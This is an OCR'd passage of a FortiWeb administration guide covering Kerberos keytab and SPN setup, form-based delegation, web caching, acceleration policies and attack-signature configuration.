

7. Click **OK**.



8. Click OK to close the AD user properties.
9. Use the Ktpass utility to extract a keytab file for the AD user.
   Ensure that you generate the keytab file using the SPN you generated for the AD user in Generate a Service Principal Name (SPN) for the AD user. Enter the following command using the SetSPN utility and a Windows command prompt: on page 391.
   For complete information about Ktpass, go to the following location:
   HTTP://technet.microsoft.com/en-us/library/cc779157(v=ws.10).aspx



Ktpass output the extracted keytab file to the directory of the current user.

For example:

```
C:\Users\Administrator\test.keytab
```

10. To upload the keytab file, go to **Application Delivery > Site Publish > Keytab File**.
11. Click **Create New** and enter a name to use for the file in the web UI.
12. Click **Choose File** and then browse to the file to select it, and then click **OK** to complete the upload.

Using Kerberos authentication delegation

You can configure FortiWeb to use the Kerberos protocol for authentication delegation. Kerberos authentication uses tickets that are encrypted and decrypted by secret keys and do not contain user passwords. FortiWeb uses Kerberos to give clients it has already authenticated access to web applications, not for the initial authentication.

Types of Kerberos authentication delegation

FortiWeb's site publish feature supports two different types of Kerberos authentication delegation. The type you use depends on the client authentication method that you specify:

- **Regular Kerberos delegation**—Users enter a user name and password in an HTML authentication form (the **HTML Form Authentication** or **HTTP Basic Authentication** site publish rule options). FortiWeb then obtains a Kerberos service ticket on behalf of the client to allow it to access the specified web application.
- **Kerberos constrained delegation**—FortiWeb verifies a user's SSL certificate using the certificate authority specified in a server policy or server pool member configuration (**Client Certificate Authentication**). FortiWeb then obtains a Kerberos service ticket on behalf of the client to allow it to access the specified web application.

  This authentication delegation configuration requires you to create an Active Directory user for FortiWeb that can act on behalf of the web application. For details, see Creating an Active Directory (AD) user for FortiWeb - Keytab File on page 391.

If you enable Kerberos authentication for a service, you must specify a delegated HTTP Service Principal Name (SPN) in a site publish rule; if your configuration includes a service running on a server pool, you must create an SPN pool with multiple SPNs for each server that hosts the service. To specify an SPN or configure an SPN pool, see Configuring Service Principal Names for Kerberos authentication on page 398.

For details about the site publish rules settings related to Kerberos, see Offloaded authentication and optional SSO configuration on page 381.

Configuring Windows Authentication for Kerberos authentication delegation

For both types of Kerberos authentication delegation, ensure that Windows Authentication is enabled for the web application and that it uses one of the following provider configurations. You specify a provider using the Windows Authentication advanced settings:

- **Negotiate** and **NTLM** (the default values; **Negotiate** includes Kerberos)
- **Negotiate: Kerberos** (remove **Negotiate** and **NTLM**)

To configure Windows Authentication providers in IIS Manager

When the web application is Microsoft Exchange Outlook Web App (OWA), ensure that **Integrated Windows authentication** is also enabled.

To access the **Integrated Windows authentication** setting:

1. From the Exchange Management Console, in the virtual directory you want to configure, under **Server Configuration**, select **Client Access**.
2. Select the server that hosts the OWA virtual directory, and then click the **Outlook Web App** tab.
3. In the work pane, select the virtual directory that you want to configure, and then click **Properties**.

To configure Integrated Windows authentication for OWA



Configuring Service Principal Names for Kerberos authentication

When you select Kerberos authentication for the authentication delegation in a site publish rule, you must specify a delegated HTTP Service Principal Name (SPN) for each instance of a service that uses Kerberos authentication. If a service runs on more than one server, create an SPN pool for each service instance.

SPN format

```
<service_type >/<instance_name>:<port_number>/<service_name>
```

In a FortiWeb site publish configuration, a valid SPN requires the suffix @<domain> (e.g., `@DC1.COM`).

For example, for an Exchange server that belongs to the domain `dc1.com` and has the hostname `USER-U3LOJFPLH1`, the SPN is `HTTP/USER-U3LOJFPLH1.dc1.com@DC1.COM`.

To configure an SPN for a single server using Kerberos authentication

1. Go to **Application Delivery > Site Publish > Site Publish** and select the **Site Publish Rule** tab.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write**

permission to items in the **Server Policy Configuration** category. For details, see Permissions on page 52.

2. To configure Kerberos authentication and specify an SPN for an existing site publish rule, select the rule and click **Edit**. To create a new site publish rule with Kerberos authentication, click **Create New**.
3. If the **Client Authentication Method** is **HTML Form Authentication** or **HTTP Basic Authentication**, select **Kerberos** for **Authentication Delegation**. If the **Client Authentication Method** is **Client Certificate Authentication**, select **Kerberos Constrained Delegation** for **Authentication Delegation**. For details, see Click Create New and configure the settings. The settings you select determine which additional settings are displayed: on page 381.
4. For the **Delegation Mode**, select **Single Server**.
5. For the **Delegated HTTP Service Principal Name**, enter an SPN for the service using Kerberos authentication.
6. When you are finished configuring the site publish rule, click **OK**.

To configure an SPN pool for a server pool using Kerberos authentication

1. Go to **Application Delivery > Site Publish > Service Principal Name Pool**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Server Policy Configuration** category. For details, see Permissions on page 52.
2. Click **Create New**. To add SPNs to an existing SPN pool, select the pool and click **Edit**.
3. Enter a name for the pool. You will use this name to select the pool in other parts of the configuration. The maximum length is 63 characters.
4. Click **OK**.
5. To add an SPN to the pool, click **Create New**.
6. For **IP/Domain**, enter the IP or domain of a server that hosts the service.
7. For **Service Principal Name**, enter the SPN of a server that hosts the service. For details, see SPN format on page 398.
8. Click **OK**.
9. Go to **Application Delivery > Site Publish > Site Publish** and select the **Site Publish Rule** tab.
10. To create a new site publish rule with Kerberos authentication, click **Create New**. To configure Kerberos authentication and specify an SPN pool for an existing site publish rule, select the rule and click **Edit**.
11. If the **Client Authentication Method** is **HTML Form Authentication** or **HTTP Basic Authentication**, select **Kerberos** for **Authentication Delegation**. If the **Client Authentication Method** is **Client Certificate Authentication**, select **Kerberos Constrained Delegation** for **Authentication Delegation**. For details, see Click Create New and configure the settings. The settings you select determine which additional settings are displayed: on page 381.
12. For the **Delegation Mode**, select **Server Pool**.
13. For the **Service Principal Name Pool**, select a configured SPN pool.
14. When you are finished configuring the site publish rule, click **OK**.

See also

- Two-factor authentication on page 379
- RSA SecurID authentication on page 380
- Offloaded authentication and optional SSO configuration on page 381

Using Form Based Delegation

You can configure FortiWeb to use Form Based Delegation to publish your web servers including OWA/Exchange (2010/2016).

Once the client successfully passes the authentication with FortiWeb, FortiWeb will issue a cookie to track the user session and do form based authentication with the server.

To configure a Form based Delegation

1. Go to **Application Delivery > Site Publish > Form Based Delegation**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Server Policy Configuration** category. For details, see Permissions on page 52.
2. Click **Create New**. You can also clone the predefined templates, and edit the settings as your desire.
3. Configure the following settings. FortiWeb will initiate an authentication request to the server based on the following fields.

Name	Enter a name for the Form based Delegation rule.
Logon URL Type	**Simple String**—Enter a literal URL, such as /folder1/index.htm that the HTTP request must contain in order to match the rule, or use wildcards to match multiple URLs, such as /folder1/* or /folder1/*/index.htm. The URL must begin with a slash (/). **Regular Expression**—A regular expression, such as ^/*.php, matching the URLs to which the rule should apply. The pattern does not require a slash (/).
Logon URL	Enter the logon URL in simple string or regular expression.
Form Action	The URL of the form.
Method	Select whether to use GET or POST method to initiate the authentication requests to the server.
Additional Cookies	Configure to add cookie in the authentication request.
Username Field	The keyword of the username field.
Password Field	The keyword of the password field.
Additional Fields	Enter additional fields to add in the authentication request. The format must be “key=value”

4. Click **OK**.

To use the **Form Based Delegation**, you need to create a **Site Publish** rule, select **HTML Form Authentication** for **Client Authentication Method**, select **Form Based Delegation** for **Authentication Delegation**, then choose the Form Based Delegation you have created. See Offloaded authentication and optional SSO configuration.

Caching

To improve performance of your back-end network and servers by reducing their traffic and processing load, you can configure FortiWeb to cache responses from your servers.

Normally, FortiWeb forwards all allowed requests to your servers. This results in a 1:1 ratio of client-side to server-side traffic. When content caching is enabled, however, FortiWeb will forward only requests for content that:

- Does not exist in its cache, and
- Is cacheable (see What can be cached? on page 404)

When many requests are for cached content, the ratio of traffic changes to n:1.



Content caching provides the greatest benefit for things that rarely change, such as icons, background images, movies, PDFs, and static HTML.

To configure the web caching, you must enable it by going to **System > Config > Feature Visibility**.

When you create or edit an HTTP server policy in **Policy > Server Policy** and enable **Web Cache**, a web cache policy will be automatically created in **Application Delivery > Caching**. While if you delete the web cache enabled HTTP server policy, or disable **Web Cache** in the HTTP server policy, the related web cache policy will be removed automatically. The web cache policy includes no rules, and you need to configure the web cache rules for the policy.

To configure web content caching

1. Go to **Application Delivery > Caching**.
2. Click to select the web cache policy that you want to configure the rule for.
3. Click **Edit**.
   On **Edit Web Cache Policy** page, you can view the following information:

- The policy name that quotes the web cache policy;
- The statistics on the hit count in the last 24 hours;
- The web cache status: Caching and Clearing the cache; when it is Clearing the cache status, page content will not be cached until all cache data is successfully cleared; and the status will return to "Caching".

4. Click **Create New** to configure web content caching rule.

When multiple web cache rules are defined in a web cache policy, and an HTTP request matches a specific web cache rule, FortiWeb will take actions according to the web cache rule settings.

5. Configure these settings:

Global Settings	
Host Status	Enable to require that the `Host:` field of the HTTP request match a protected host names entry in order to match the rule. Also configure Host on page 402.
Host	Select which protected host names entry (either a web host name or IP address) that the `Host:` field of the HTTP request must be in to match the policy. This option is available only when Host Status on page 402 is enabled.
Path	Enter a path for your web pages, for example `/test`, a prefix of a set of URLs.
Allow HTTP Method	Select whether to cache the response contents according to the HTTP method you use. • GET, HEAD (Recommended) • GET, HEAD, OPTIONS • GET, HEAD, OPTIONS, PUT, POST, PATCH, DELETE
Return Code	Select whether to cache the response contents according to the response code. • 200 (Recommended) • 200, 206 • 200, 206, 301, 302
Cache File Type	Select whether to cache the response contents according to the content type. • Text • Picture • Media • Binary • Other
Key Generation Factor	Select the protocol variable that you want to use to generate the cache key. • Method, such as GET, POST, HEAD, etc. • Protocol, the string can be either “HTTP://” or “HTTPs://”; • Host • URL • Arguments, for example in request `HTTP://host.com/test.php?a=1&b=2`, the Arguments string is `"a=1&b=2"`.

	• Cookies—Once you have created a web cache rule, you can edit the rule to indicate cookies in HTTP requests and append them to the key string to generate the cache key.
Validity Settings	
Cache Inactive After	Specify a timeout threshold that the cache becomes invalid and needs to be refreshed. After the timeout, the cached web contents will be removed automatically.
Force Client Cache Refresh	Enable to clear the cache based on the specified period.
Client Cache Refresh After	Enter a period specified by max-age so that if the client requests the same contents again in the period, the client can obtain the web content from local cache directly.

6. Click **OK**.
7. In Bypass Sub URL, you can configure the URLs not to be cached.
   Click **Create New**.
8. Configure these settings.

HTTP Method	Select the HTTP method in which the request URL is included.
URL Type	Select whether the URL Expression on page 403 field must contain either: • **Simple String**—The field is a string that the request sub URLmust match exactly. • **Regular Expression**—The field is a regular expression that defines a set of matching sub URLs.
URL Expression	Depending on your selection in URL Type on page 403, enter either: • **Simple String**—Enter a literal sub URL, such as `/exp` that the HTTP request must contain in order to match the rule, or use wildcards to match multiple sub URLs, such as `/exp/*` or `/exp/*/index.htm`. The sub URL must begin with a slash (/). • **Regular Expression**—A regular expression, such as `^/*.php`, matching the sub URLs to which the rule should apply. The pattern does not require a slash (/), but it must match sub URLs that begin with a slash, such as `/index.cfm`. To test a regular expression, click the **>>** (test) icon. This icon opens the Regular Expression Validator window from which you can fine-tune the expression. For details, see Regular expression syntax on page 1113.
Bypass Arguments	Enable this option and enter the argument name so that the request matches the bypass URL only when the request brings the specific arguments.
Bypass Cookies	Enable this option and enter the cookie name so that the request matches the bypass URL only when the request brings the specific cookies.

9. Click **OK**.
   You can continue creating multiple Bypass Sub URL lists.

See also

- Configuring a server policy on page 238

What can be cached?

Caching generally works best with data that doesn't change. Things like static web pages, images, movies, and music all typically work well.

When content changes often, caching provides overhead by consuming RAM without its usual benefit of reduced latency. Some HTTP headers and other factors indicate dynamic content which FortiWeb will not cache.

FortiWeb will not cache responses if the request:

- Has fields such as `Cache-Control: no-cache/no-store/`; `Pragma:no-cache`
- Contains the header:
  - `Authorization`
  - `Proxy-Authorization`

FortiWeb also will not cache if the response:

- Has a `Set-Cookie:` field
- Has a `Vary:` field
- Has fields such as `Cache-Control: no-cache/no-store/private`; `Pragma:no-cache`; `Cache-Control: max-age=0`
- `Proxy-Authorization`
- `Connection`
- `Proxy-Authenticate`
- `TE`
- `Trailers`
- `Transfer-Encoding`
- `Upgrade`

Acceleration

Acceleration provides a technology solution to speed up web application response and optimize web pages and resources in real time.

As a module on FortiWeb device, Acceleration is simple to deploy and does not require any integration into Web application servers or any client installation on end-user devices. With this feature, you can select the approach(es) to make your web site faster and more user-friendly.

An Acceleration policy specifies the option(s) for optimizing the delivery of web applications. To take full advantage of the benefits that Acceleration offers, you must first create your own Acceleration policy, and then select the policy in **Policy > Server Policy**.

You can also specify certain URLs to be skipped for web application delivery optimization, and add the exception items to the acceleration policy.

FortiWeb offers options for optimizing the delivery of the following web content:

- HTML
- JavaScript
- CSS

Acceleration is available in Reverse Proxy, True Transparent Proxy, and WCCP operating modes.

If Acceleration is not enabled in **Feature Visibility**, you must enable it before you can create an Acceleration policy by going to **System > Config > Feature Visibility > Additional Features**.

To create an Acceleration exception rule:

1. Go to **Application Delivery > Acceleration**.
2. Select the **Acceleration Exception** tab.
3. Click **Create New**.
4. For **Name**, enter a name for the exception rule that can be referenced in an Acceleration policy.
5. Click **OK**.
6. Click **Create New**.
7. Configure these settings:

Host status	Enable to require that the `Host:` field of the HTTP request match a protected host names entry in order to match the Acceleration exceptions rule. Also configure Host on page 405.
Host	Select which protected host names entry (either a web host name or IP address) that the `Host:` field of the HTTP request must be in to match the Acceleration exceptions rule. This option is available only if Host status on page 405 is enabled.
Type	Select whether the URL Pattern on page 405 field must contain either: • **Simple String**—The field is a string that the request URL must match exactly. • **Regular Expression**—The field is a regular expression that defines a set of matching URLs.
URL Pattern	Depending on your selection in Type on page 405, enter either: • **Simple String**—Enter a literal URL, such as `/folder1/index.htm` that the HTTP request must contain in order to match the rule, or use wildcards to match multiple URLs, such as `/folder1/*` or `/folder1/*/index.htm`. The URL must begin with a slash (`/`). • **Regular Expression**—A regular expression, such as `^/*.php`, matching the URLs to which the rule should apply. The pattern does not require a slash (`/`). Do not include the domain name, such as `www.example.com`, which is configured separately in Host on page 405. To test a regular expression, click the **>>** (test) icon. This icon opens the Regular Expression Validator window from which you can fine-tune the expression. For details, see Regular expression syntax on page 1113 and Cookbook regular expressions on page 1119.

8. Click **OK**.
   You can repeat steps above to add more items.

To create an Acceleration policy:

1. Go to **Application Delivery > Acceleration**.
2. Select the **Acceleration Policy** tab.

3. Click **Create New**.
4. Configure these settings:

Parameter	Description
Acceleration Exceptions	Select an Acceleration exception rule from the drop-down list. You can click the view icon next to views details bout the rule.
HTML	
Minification	Enable to minify js in the script and delete the extra white space and comments to reduce bandwidth utilization.
Combine Heads	Enable to combine multiple heads in HTML page to one.
Move CSS to Head	Enable to move CSS elements above script tags. Note: This ensures that the CSS styes are parsed in the head of the HTML page before any body elements are introduced. In so doing, it can effectively reduce the number of times web browsers have to re-flow HTML documents.
JavaScript	
Minification	Enable to minify js in the script and delete the extra white space and comments to reduce bandwidth utilization.
CSS	
Minification	Enable to minify js in the script and delete the extra white space and comments to reduce bandwidth utilization.

5. Click **OK**.

To add the Acceleration policy to a server policy:

1. Go to **Policy > Server Policy**.
2. Select an existing server policy to which you want to include the Acceleration policy.
3. Or click **Create HTTP Policy** to create a new HTTP server policy.
4. Click **Edit**.
5. For **Application Delivery > Acceleration**, select the Acceleration policy from the drop down list.
   Note: To view details about a selected Acceleration policy, click the view icon next to the drop down list.
6. Click **OK**.

Scripting

FortiWeb supports Lua scripts to perform actions that are not currently supported by the built-in feature set. You can use Lua scripts to write simple, network aware pieces of code that will influence network traffic in a variety of ways. By using the scripts, you can customize FortiWeb's features by granularly controlling the traffic flow or even the contents of given sessions or packets.

In FortiWeb, the scripting language only support HTTP and HTTPS policy

For more information, see Script Reference Guide.

Web protection

FortiWeb protects hosted web applications from attacks that target known and unknown exploits. Using multi-layered and correlated detection methods, FortiWeb defends applications from known vulnerabilities and zero-day threats. The Web Application Security Service from FortiGuard Labs uses information based on the latest application vulnerabilities, bots, suspicious URL and data patterns, and specialized heuristic detection engines to keep your applications safe.

Blocking known attacks

Many attacks and data leaks can be detected by FortiWeb using signatures. Enable signatures to defend against many attacks in the OWASP Top 10, including many more:

- Cross-site scripting (XSS)
- SQL injection and many other code injection styles
- Remote file inclusion (RFI)
- Local file inclusion (LFI)
- OS commands
- Trojans/viruses
- Exploits
- Sensitive server information disclosure
- Personally identifiable information leaks

To defend against known attacks, FortiWeb scans:

- Parameters in the URL of HTTP `GET` requests
- Parameters in the body of HTTP `POST` requests
- XML in the body of HTTP `POST` requests (if Enable XML Protocol Detection is enabled. See To configure an inline protection profile on page 219.)
- Cookies
- Headers
- JSON Protocol Detection
- Uploaded filename(MULTIPART_FORM_DATA_FILENAME)

In addition to scanning standard requests, FortiWeb can also scan XML And Action Message Format 3.0 (AMF3) serialized binary inputs used by Adobe Flash clients to communicate with server-side software. For details, see Enable AMF3 Protocol Detection on page 222 and Configuring a protection profile for inline topologies on page 219 (for inline protection profiles) or Configuring a protection profile for an out-of-band topology or asynchronous mode of operation on page 229 (for Offline Protection profiles).

Updating signatures

Known attack signatures can be updated. For information on uploading a new set of attack definitions, see Uploading signature & geography-to-IP updates on page 426 and Connecting to FortiGuard services on page 417. You can also create your own; for details, see Defining custom data leak & attack signatures on page 437.

Signature configuration

You can configure each server protection rule with an action, severity, and notification settings (“trigger”) that determine how FortiWeb handles each violation.

For example, attacks categorized as cross-site scripting and SQL injection could have the `action` set to `alert_deny`, the `severity` set to `High`, and a trigger set to deliver an alert email each time FortiWeb detects these rule violations. However, you can disable specific signatures in those categories, set them to log/alert instead, or exempt requests to specific host names/URLs.

Using the wizard to create a signature policy

Optionally, use the signature wizard to create a policy. In policies generated by the wizard, any signatures that are not relevant to your environment are disabled; this improves performance and reduces the number of false positives. If necessary, you can perform additional configurations for the set of signatures the wizard generates.

1. Go to **Web Protection > Known Attacks > Signatures** and select the **Signature Wizard** tab.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
2. The wizard prompts you to configure the following settings according to your environment:
   - Database
   - Web Server
   - Web Application
   - Script Language
3. Name the signature policy. You will use the name to refer to the policy in other parts of the configuration. The maximum length is 63 characters.
